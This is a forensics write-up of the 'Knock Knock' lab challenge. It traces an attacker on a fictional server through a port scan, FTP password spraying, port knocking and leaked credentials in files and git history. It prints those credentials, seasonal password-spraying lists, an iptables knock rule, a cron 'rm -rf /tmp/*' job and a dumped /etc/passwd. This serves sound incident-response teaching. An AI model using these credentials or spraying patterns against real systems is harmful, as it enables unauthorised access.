

Knock Knock



Knock Knock - Writeup

Machine Author(s): CyberJunkie

Difficulty: Medium

Writeup prepared by: sebh24

Scenario

A critical Forela Dev server got targeted by a ransomware. The Dev server was accidentally left open to internet which it was not supposed to be. The senior dev Abdullah told the IT team that the server was fully hardened and it's still difficult to comprehend how did the attack took place and how the attacker got access in the first place. Forela recently started its business expansion in Pakistan and Abdullah was the one IN charge of all infrastructure deployment and management. The Security Team need to contain and remediate the threat as soon as possible as any more damage can be devastating for the company especially at the crucial stage of expanding in other region.

Thankfully a packet capture tool was running in the subnet which was setup few months ago. A packet capture is provided to you of around the time of incident (1-2) days margin because we dont know exactly when attacker got access. As our forensics analyst, you have been provided the packet capture to analyze how attacker got access.

Artefacts provided

- Capture.pcap 85D7DCBC8764A8422AE1F1C3E069FF87

Skills Learnt

- Network Forensics
- PCAP Analysis
- Wireshark filters
- Data recovery
- Network telemetry correlation with incidents

Tags

- Network Forensics
- OSINT (Open Source Intelligence)
- PCAP Analysis
- Incident Response


Analysis

Whenever we receive an artefact as part of an incident response investigation our standard we verify that the hash is identical to the hash provided by the tool or team who initially collected.

```
md5sum Capture.pcap
```


Rather than immediately opening the PCAP in Wireshark, or attempting to parse within tcpdump we instead open up the network capture in a tool called Network Miner. Network Miner is a popular network forensic analysis tool that helps in capturing and analyzing network traffic. It works by parsing packet capture (PCAP) files and extracts useful information like hostnames, open ports, operating systems, services running on the network, etc. It then presents this information in a user-friendly graphical interface, making it easier for incident responders to quickly identify potential security threats and malicious activities in the network.

Network Miner is useful for incident response for several reasons. Firstly, it allows incident responders to quickly identify which hosts on the network are communicating with each other and what type of traffic is being exchanged. This information can be used to identify potential security threats, such as unauthorised access attempts or data exfiltration.



When we navigate to the "Files" tab in order to get a view of any "low hanging fruit". In data analysis, low hanging fruit might refer to quick and easy data visualisations or summary statistics that can provide initial insights into a data set. This might include simple methods of gaining an insight into files transferred or hosts communicated with. We locate numerous files that stand out, as detailed below:

- fetch.sh
- backup



- Ransomware2_server.zip

213543	Ransomware2_server[1].zip	zip	200.511.456.8	13.233.179.35 [13.233.179.35]	TCP 80	172.31.39.46 [p-172.31.39.46;ap-south-1-compute.internal]	TCP 37808	HttpGetNormal	2023-03-21 11:4
--------	---------------------------	-----	---------------	-------------------------------	--------	---	-----------	---------------	-----------------

We right click and open the fetch.sh & backup file in our choice of text editor and gain a view of the following files:

- .backup

```
[options]
    UseSyslog

[FTP-INTERNAL]
    sequence      = 29999,50234,45087
    seq_timeout   = 5
    command       = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 24456 -j ACCEPT
    tcpflags      = syn

# Creds for the other backup server abdullah.yasin:Xh1hGame_90HJLDASxfd&hoooad
```

We can see immediately what exists here is a note in a file named backup containing a username & password belonging to Abdullah Yasin in addition to what looks like a port knocking sequence to open up and accept traffic to destination port 24456 when ports 2999,50234 & 45087 are communicated with via TCP with the syn flag set.

- fetch.sh

```
#!/bin/bash

# Define variables
DB_HOST="3.13.65.234"
DB_PORT="3306"
DB_USER="tony.shephard"
DB_PASSWORD="GameOfthronesRocks7865!"
DB_NAME="Internal_Tasks"
QUERY="SELECT * FROM Tasks;"

# Execute query and store result in a variable
RESULT=$(mysql -h $DB_HOST -P $DB_PORT -u $DB_USER -p$DB_PASSWORD $DB_NAME -e "$QUERY")

# Print the result
echo "$RESULT"
```

Again here we see credentials in a script, but this time you what is presumed to be a mysql database. We can clearly see the leaked credentials of Tony Shepard and leaked details of a DB name named Internal_Tasks.

We then open in explorer the transferred zip file and are presented with the following directory structure:

NetworkMiner_2-8 > NetworkMiner_2-8 > AssembledFiles > 13.233.179.35 > TCP-80 > PKCampaign > Targets > Forela > Ransomware2_server.zip > Ransomware2_server > src >							
Name	Type	Compressed size	Password ...	Size	Ratio	Date modified	
dotnet	File folder					3/21/2023 10:36 AM	
GonnaCry	File folder					3/21/2023 10:36 AM	
old_version	File folder					3/21/2023 10:36 AM	
Server	File folder					3/21/2023 10:36 AM	
build.py	Python File	1 KB	No		2 KB 57%	3/21/2023 10:36 AM	
img.png	PNG image	15 KB	No		19 KB 23%	3/21/2023 10:36 AM	
README.md	Text Document	1 KB	No		2 KB 56%	3/21/2023 10:36 AM	
requirements.txt	Text Document	1 KB	No		1 KB 0%	3/21/2023 10:36 AM	

We can see under the directory structure that the file was downloaded from the uri http://13.233.179.35/PKCampaign/Targets/Forela/Ransomware2_server.zip

Whilst we are performing the analysis we can also extract the IP addresses the unusual files above were transferred to/from:

- 13.233.179.35 -> Forela host (Ransomware2_Server.zip) - 2023-03-21 11:42:34 UTC, HTTP
- Forela host -> 3.109.209.43 (backup) - 2023-03-21 10:52:03 UTC, FTP
- Forela host -> 3.109.209.43 (fetch.sh) - 2023-03-21 10:55:13 UTC, FTP

Going into Wireshark now and opening the PCAP up we begin to analyse each of the potentially malicious IP addresses seen above, and what we immediately find is traffic indicative of port scanning from the 3.109.209.43 host.

No.	Time	Source	Destination	Protocol	Length	Info
76081	2023-03-21 10:42:23	760888 3.109.209.43	172.31.39.46	TCP	74	44636 → 1 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2677972145 TSecr=0 W
76082	2023-03-21 10:42:23	760816 172.31.39.46	3.109.209.43	TCP	54	1 → 44636 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
76083	2023-03-21 10:42:23	760819 3.109.209.43	172.31.39.46	TCP	74	59042 → 2 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2677972145 TSecr=0 W
76084	2023-03-21 10:42:23	760819 3.109.209.43	172.31.39.46	TCP	74	42462 → 3 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2677972145 TSecr=0 W
76085	2023-03-21 10:42:23	760825 172.31.39.46	3.109.209.43	TCP	54	2 → 59042 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
76086	2023-03-21 10:42:23	760831 172.31.39.46	3.109.209.43	TCP	54	3 → 42462 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
76087	2023-03-21 10:42:23	760835 3.109.209.43	172.31.39.46	TCP	74	48596 → 4 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2677972145 TSecr=0 W
76088	2023-03-21 10:42:23	760871 172.31.39.46	3.109.209.43	TCP	54	4 → 48596 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
76089	2023-03-21 10:42:23	760890 3.109.209.43	172.31.39.46	TCP	74	59292 → 5 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2677972145 TSecr=0 W
76090	2023-03-21 10:42:23	760899 172.31.39.46	3.109.209.43	TCP	54	5 → 59292 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
76091	2023-03-21 10:42:23	760926 3.109.209.43	172.31.39.46	TCP	74	45650 → 6 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2677972146 TSecr=0 W
76092	2023-03-21 10:42:23	7609249 172.31.39.46	3.109.209.43	TCP	54	6 → 45650 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
76093	2023-03-21 10:42:23	7609346 3.109.209.43	172.31.39.46	TCP	74	55864 → 7 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2677972146 TSecr=0 W
76094	2023-03-21 10:42:23	7609346 3.109.209.43	172.31.39.46	TCP	74	42906 → 8 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2677972146 TSecr=0 W
76095	2023-03-21 10:42:23	7609346 3.109.209.43	172.31.39.46	TCP	74	35586 → 9 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2677972146 TSecr=0 W
76096	2023-03-21 10:42:23	7609346 3.109.209.43	172.31.39.46	TCP	74	48064 → 10 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2677972146 TSecr=0 W
76097	2023-03-21 10:42:23	7609346 3.109.209.43	172.31.39.46	TCP	74	58672 → 11 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2677972146 TSecr=0 W

Its highly visible that NMAP wasn't utilised for the port scan due to the speed/pace of the scan. All 65535 TCP ports were scanned by the attacking host. The scan began at 2023-03-21 10:42:23 as detailed in the screenshot below:

ip.addr == 3.109.209.43						
No.	Time	Source	Destination	Protocol	Length	Info
76081	2023-03-21 10:42:23	760888 3.109.209.43	172.31.39.46	TCP	74	44636 → 1 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2677972145 TSecr=0 W

Port scanning stands is a fundamental technique employed by threat actors. This involves sending a series of messages to various ports on a target machine to identify open ports. The response from the target machine to these probes reveals the status of the ports, which can be crucial information for the TA.

How Port Scanning Works:

1. **SYN Packet Sent by Attacker:** The attacker initiates the scan by sending a SYN packet to a target port. This is part of the TCP three-way handshake, used to establish a TCP/IP connection.
2. Response from Target Machine:
 - **Open Port:** If the port is open, the target responds with a SYN/ACK packet, indicating readiness to establish a connection.
 - **Closed Port:** Conversely, if the port is closed, the target sends a RST (reset) packet, terminating the connection attempt.

Detecting Port Scans with Wireshark: . We carefully construct Wireshark filter that can help in identifying responses to port scans. The filter we propose for this purpose is as follows:

```
ip.addr == 3.109.209.43 && tcp.flags.syn == 1 && tcp.flags.ack == 1 && tcp.len == 0
```

This filter breaks down as follows:

- `ip.addr == 3.109.209.43`: Focuses on packets involving the IP address 3.109.209.43.
- `tcp.flags.syn == 1 && tcp.flags.ack == 1`: Selects packets where both SYN and ACK flags are set. This condition typically signifies a response to a SYN packet, common in open port acknowledgments.
- `tcp.len == 0`: Ensures that only packets without any payload are considered. This distinction is crucial to focus exclusively on port scanning activities and avoid normal traffic, such as establishing connections to services on open ports.

No.	Time	Source	Destination	Protocol	Length	Info
761..	2023-03-21 10:42:23.709622	172.31.39.46	3.109.209.43	TCP	74	21 → 59244 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1291565139 TSecr=2677972146 WS=128
761..	2023-03-21 10:42:23.709666	172.31.39.46	3.109.209.43	TCP	74	22 → 51242 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1291565139 TSecr=2677972146 WS=128
827..	2023-03-21 10:42:23.874857	172.31.39.46	3.109.209.43	TCP	74	3306 → 41634 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1291565305 TSecr=2677972389 WS=128
888..	2023-03-21 10:42:23.998557	172.31.39.46	3.109.209.43	TCP	74	6379 → 35616 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1291565428 TSecr=2677972428 WS=128
922..	2023-03-21 10:42:24.069864	172.31.39.46	3.109.209.43	TCP	74	8086 → 41162 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1291565499 TSecr=2677972585 WS=128

Following along the traffic from this address we identify the beginning of a password spraying attack:

No.	Time	Source	Destination	Protocol	Length	Info
267703	2023-03-21 10:49:44.276988	3.109.209.43	172.31.39.46	TCP	66	57422 → 21 [ACK] Seq=20 Ack=55 Win=62848 Len=0 TSval=2678412713 TSecr=1292005706
267704	2023-03-21 10:49:44.277039	3.109.209.43	172.31.39.46	TCP	66	57496 → 21 [ACK] Seq=20 Ack=55 Win=62848 Len=0 TSval=2678412713 TSecr=1292005706
267705	2023-03-21 10:49:44.277079	3.109.209.43	172.31.39.46	TCP	66	57476 → 21 [ACK] Seq=20 Ack=55 Win=62848 Len=0 TSval=2678412713 TSecr=1292005706
267706	2023-03-21 10:49:44.277079	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Spring2018!
267707	2023-03-21 10:49:44.376768	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Autumn2019!
267708	2023-03-21 10:49:44.376801	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Autumn2018!
267709	2023-03-21 10:49:44.376802	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Summer2019!
267710	2023-03-21 10:49:44.376833	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Summer2016!
267711	2023-03-21 10:49:44.376880	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Winter2017!
267712	2023-03-21 10:49:44.376908	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Winter2019!
267713	2023-03-21 10:49:44.377052	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Summer2018!
267714	2023-03-21 10:49:44.377223	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Winter2016!
267715	2023-03-21 10:49:44.377256	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Winter2018!
267716	2023-03-21 10:49:44.377290	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Autumn2016!
267717	2023-03-21 10:49:44.377316	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Summer2017!
267718	2023-03-21 10:49:44.377401	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Summer2017!
267719	2023-03-21 10:49:44.377456	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Summer2017!
267720	2023-03-21 10:49:44.377466	3.109.209.43	172.31.39.46	FTP	84	Request: PASS Summer2016!

Packet no 208838 we locate the success of FTP authentication utilising the tony.shepard account with a password of "Summer2023!". When viewing traffic in plain text it is often easier to follow TCP streams by right clicking and selecting "Follow TCP Stream".

```
220 (vsFTPD 3.0.5)
USER tony.shepard
331 Please specify the password.
PASS Summer2023!
230 Login successful.
```

The attack seems to continue after. This alongside the short time frame inbetween each authentication attempt highlights the potential usage of an automated tool for the password spraying.

Following the TCP stream for the authenticated session we can now see the retrieval of the .backup & fetch.sh files:

```

220 (vsFTPD 3.0.5)
USER tony.shephard
331 Please specify the password.
PASS Summer2023!
230 Login successful.
SYST
215 UNIX Type: L8
FEAT
211-Features:
  EPRT
  EPSV
  MDTM
  PASV
  REST STREAM
  SIZE
  TVFS
211 End
EPSV
229 Entering Extended Passive Mode (|||53637|)
LIST -la
150 Here comes the directory listing.
226 Directory send OK.
EPSV
229 Entering Extended Passive Mode (|||7831|)
NLST
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
SIZE .backup
213 265
EPSV
229 Entering Extended Passive Mode (|||11365|)
RETR .backup
150 Opening BINARY mode data connection for .backup (265 bytes).
226 Transfer complete.
MDTM .backup
213 20230321102655
SIZE fetch.sh
213 356
EPSV
229 Entering Extended Passive Mode (|||63669|)
RETR fetch.sh
150 Opening BINARY mode data connection for fetch.sh (356 bytes).
226 Transfer complete.
MDTM fetch.sh
213 20230317121434
QUIT
221 Goodbye.

```

What we can see in the TCP stream is a directory listing following by the retrieval of the 2 files.

Okay so now we are aware that an additional service is created via port knocking we perform a search for the TCP ports seen in the .backup file and locate that port knocking has infact being conducted by the attacker.

210689	2023-03-21 10:58:50.287775	3.109.209.43	172.31.39.46	TCP	74 56260 → 29999 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2678958724 TSecr=0 WS
210691	2023-03-21 10:58:50.287928	3.109.209.43	172.31.39.46	TCP	74 40650 → 50234 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2678958724 TSecr=0 WS
210693	2023-03-21 10:58:50.288134	3.109.209.43	172.31.39.46	TCP	74 45018 → 45087 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2678958724 TSecr=0 WS

We then filter based on port 24456 and see the attempted authentication with the tony.shepard account, however this failed. This is proceeded by an authentication attempt utilising the credentials found in the .backup file of "abdullah.yasin".

```
220 (vsFTPd 3.0.5)
USER abdullah.yasin
331 Please specify the password.
PASS Xh1hGame_90HJLDASxfd&hooaad
```

In the proceeding FTP traffic in the TCP stream we confirm that the attacker completes the following actions:

- Retrieved a file named archived.sql

```
-- MySQL dump 10.13 Distrib 8.0.32, for Linux (x86_64)
--
-- Host: localhost    Database: AWS_SECRETS
--
-- Server version 8.0.32-0ubuntu0.22.04.2

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!50503 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `AWS_EC2_DEV`
--

DROP TABLE IF EXISTS `AWS_EC2_DEV`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!50503 SET character_set_client = utf8mb4 */;
CREATE TABLE `AWS_EC2_DEV` (
  `NAME` varchar(40) DEFAULT NULL,
  `AccountID` varchar(40) DEFAULT NULL,
  `Password` varchar(60) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_0900_ai_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `AWS_EC2_DEV`
--

LOCK TABLES `AWS_EC2_DEV` WRITE;
/*!40000 ALTER TABLE `AWS_EC2_DEV` DISABLE KEYS */;
INSERT INTO `AWS_EC2_DEV` VALUES ('Alonzo','341624703104',''),(NULL,NULL,'d;089gjbj]jhTVLXEROP.madsfg'),
('Abdullah','391629733297','yiobkod0986Y[adij@IKBDS');
/*!40000 ALTER TABLE `AWS_EC2_DEV` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;


-- Dump completed on 2023-03-17 12:05:16
```

- Retrieved a file named reminder.txt

```
[Command: RETR reminder.txt]
[Command frame: 211186]
[Current working directory: ../]
[Line-based text data (8 lines)]
I am so stupid and dumb, i keep forgetting about Forela CEO Happy grunwald visiting Pakistan to start the buisness operations \n
here.I have so many tasks to complete so there are no problems once the Forela Office opens here in Lahore. I am writing this \n
note and placing it on all my remote servers where i login almost daily, just so i dont make a fool of myself and get the \n
urgent tasks done.\n
\n
He is to arrive in my city on 8 march 2023 :))\n
\n
i am finally so happy that we are getting a physical office opening here.\n
```

- Retrieved a file named Tasks to get Done.docx

Urgent Tasks



- .reminder

```
[Command: RETR .reminder]
Command frame: 211603
[Current working directory: /opt/reminders]
Line-based text data (1 lines)
A reminder to clean up the github repo. Some sensitive data could have been leaked from there\n
```

Expanding on this we perform a search of the forela organisation using GitHubs search feature and locate a repo named "forela-finance/forela-dev". Within this repo we locate a file named internal-dev.yaml as detailed below, containing the URL for the relevant SSH key file.

```
---
- hosts: forela-internal.dev
  gather_facts: no
  become: yes

  tasks:
    - name: Download SSH key from URL
      get_url:
        url: "http://dev.forela.co.uk/internal/secrets/cyberjunkie-internal.pem"
        dest: "/tmp/cyberjunkie.pem"
        mode: "0600"

    - name: Log in to remote server via SSH
      become_user: root
      become_method: sudo
      vars:
        ssh_user: cyberjunkie
        ssh_key_file: /tmp/cyberjunkie.pem
      shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }} 'echo "Logged in via SSH"'
```



```

- name: Perform some actions on the remote server
  become_user: root
  become_method: sudo
  vars:
    ssh_user: cyberjunkie
    ssh_key_file: /tmp/cyberjunkie.pem
  shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o
UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }}
'id;whoami;ping 1.1.1.1'
- name: Clean up /tmp directory every 5 hours
  become_user: root
  become_method: sudo
  vars:
    ssh_user: cyberjunkie
    ssh_key_file: /tmp/cyberjunkie.pem
  cron:
    name: "Cleanup /tmp directory every 5 hours"
    minute: "0"
    hour: "*/5"
    job: "rm -rf /tmp/*"

```

We are unable to locate any credentials within the yaml. We move forward and git clone the repository.

```

sebh24@rabat:/tmp$ git clone https://github.com/forela-finance/forela-dev
Cloning into 'forela-dev'...
remote: Enumerating objects: 25, done.
remote: Total 25 (delta 0), reused 0 (delta 0), pack-reused 25
Receiving objects: 100% (25/25), 6.37 KiB | 6.37 MiB/s, done.
Resolving deltas: 100% (3/3), done.

```

Running `git log` we are able to confirm previous commits within the repo, one in particular highlighting the changing of a configuration to make the yaml "more secure".

```

sebh24@rabat:/tmp/forela-dev$ git log
commit ccc387e5a6fc0a7c727162a433d6c82144d6c6eb (HEAD -> main, origin/main,
origin/HEAD)
Author: CyberJunnkie <76212264+CyberJunnkie@users.noreply.github.com>
Date:   Tue Mar 21 16:13:57 2023 +0500

    Update internal-dev.yaml

commit ab04702b3269f016def0521a734380fb12596994
Author: CyberJunnkie <76212264+CyberJunnkie@users.noreply.github.com>
Date:   Tue Mar 21 15:35:11 2023 +0500

    Update internal-dev.yaml

    Updated the script to be more secure. Earlier configuration was insecure

commit ffee1d9c3150b182c4d029d272745e308a8537a6
Author: CyberJunnkie <76212264+CyberJunnkie@users.noreply.github.com>
Date:   Mon Mar 20 16:03:40 2023 +0500

```

Update internal-dev.yaml

```
commit c6337958b97d8db407ffcfe027e864abcde4dddc
Author: CyberJunnkie <76212264+CyberJunnkie@users.noreply.github.com>
Date: Mon Mar 20 16:02:15 2023 +0500
```

Update README.md

```
commit 182da42155d49211abc628c01afe8bda5ab8fcae
Author: CyberJunnkie <76212264+CyberJunnkie@users.noreply.github.com>
Date: Mon Mar 20 15:59:12 2023 +0500
```

Create internal-dev.yaml

Ansible script for testing

```
commit a851be6fabbaa7e3719d048100b9dd6b91a72353
Author: CyberJunnkie <76212264+CyberJunnkie@users.noreply.github.com>
Date: Mon Mar 20 15:39:02 2023 +0500
```

Delete test

```
commit 002aaca44db0a65841a9ff0f0a60f51417cb994f
Author: CyberJunnkie <76212264+CyberJunnkie@users.noreply.github.com>
Date: Mon Mar 20 15:28:57 2023 +0500
```

Update test

```
commit 9963a8570720d8873ab64e3b11291f5bcd00ac78
Author: CyberJunnkie <76212264+CyberJunnkie@users.noreply.github.com>
Date: Mon Mar 20 15:27:52 2023 +0500
```

Create test

```
commit 033aaef91cb0d51839708632bb32695fd5637992
Author: brown249 <85936721+brown249@users.noreply.github.com>
Date: Mon Mar 20 10:24:40 2023 +0000
```

Initial commit

Utilising git checkout we switch to the previous commit and locate the relevant SSH password for cyberjunnkie.

```
sebh24@rabat:/tmp/forela-dev$ git checkout
ffee1d9c3150b182c4d029d272745e308a8537a6
Note: switching to 'ffee1d9c3150b182c4d029d272745e308a8537a6'.
```

You are in 'detached HEAD' state. You can look around, make experimental changes and commit them, and you can discard any commits you make in this state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may do so (now or later) by using -c with the switch command. Example:

```
git switch -c <new-branch-name>
```

Or undo this operation with:

```
git switch -
```

Turn off this advice by setting config variable advice.detachedHead to `false`

HEAD is now at ffee1d9 Update internal-dev.yaml

```
sebh24@rabat:/tmp/forela-dev$ ls
```

```
internal-dev.yaml  README.md
```

```
sebh24@rabat:/tmp/forela-dev$ cat internal-dev.yaml
```

```
---
```

```
- hosts: forela-internal.dev
```

```
  gather_facts: no
```

```
  become: yes
```

```
  tasks:
```

```
    - name: Log in to remote server via SSH
```

```
      become_user: root
```

```
      become_method: sudo
```

```
      vars:
```

```
        ssh_user: cyberjunkie
```

```
        ssh_password: YHUIhnollouhdnoamjndlyvbl398782bapd
```

```
        shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o
UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }} 'echo
"Logged in via SSH"'
```

```
    - name: Perform some actions on the remote server
```

```
      become_user: root
```

```
      become_method: sudo
```

```
      vars:
```

```
        ssh_user: cyberjunkie
```

```
        ssh_password: YHUIhnollouhdnoamjndlyvbl398782bapd
```

```
        shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o
UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }}
'id;whoami;ping 1.1.1.1'
```

```
    - name: Clean up /tmp directory every 5 hours
```

```
      become_user: root
```

```
      become_method: sudo
```

```
      vars:
```

```
        ssh_user: cyberjunkie
```

```
        ssh_password: YHUIhnollouhdnoamjndlyvbl398782bapd
```

```
      cron:
```

```
        name: "Cleanup /tmp directory every 5 hours"
```

```
        minute: "0"
```

```
        hour: "*/5"
```

```
        job: "rm -rf /tmp/*"
```

- /etc/passwd

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105:/:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113:/:/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114:/:/nonexistent:/usr/sbin/nologin
sshd:x:109:65534:/:/run/sshd:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
landscape:x:111:116:/:/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
ec2-instance-connect:x:113:65534:/:/nonexistent:/usr/sbin/nologin
_chrony:x:114:121:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
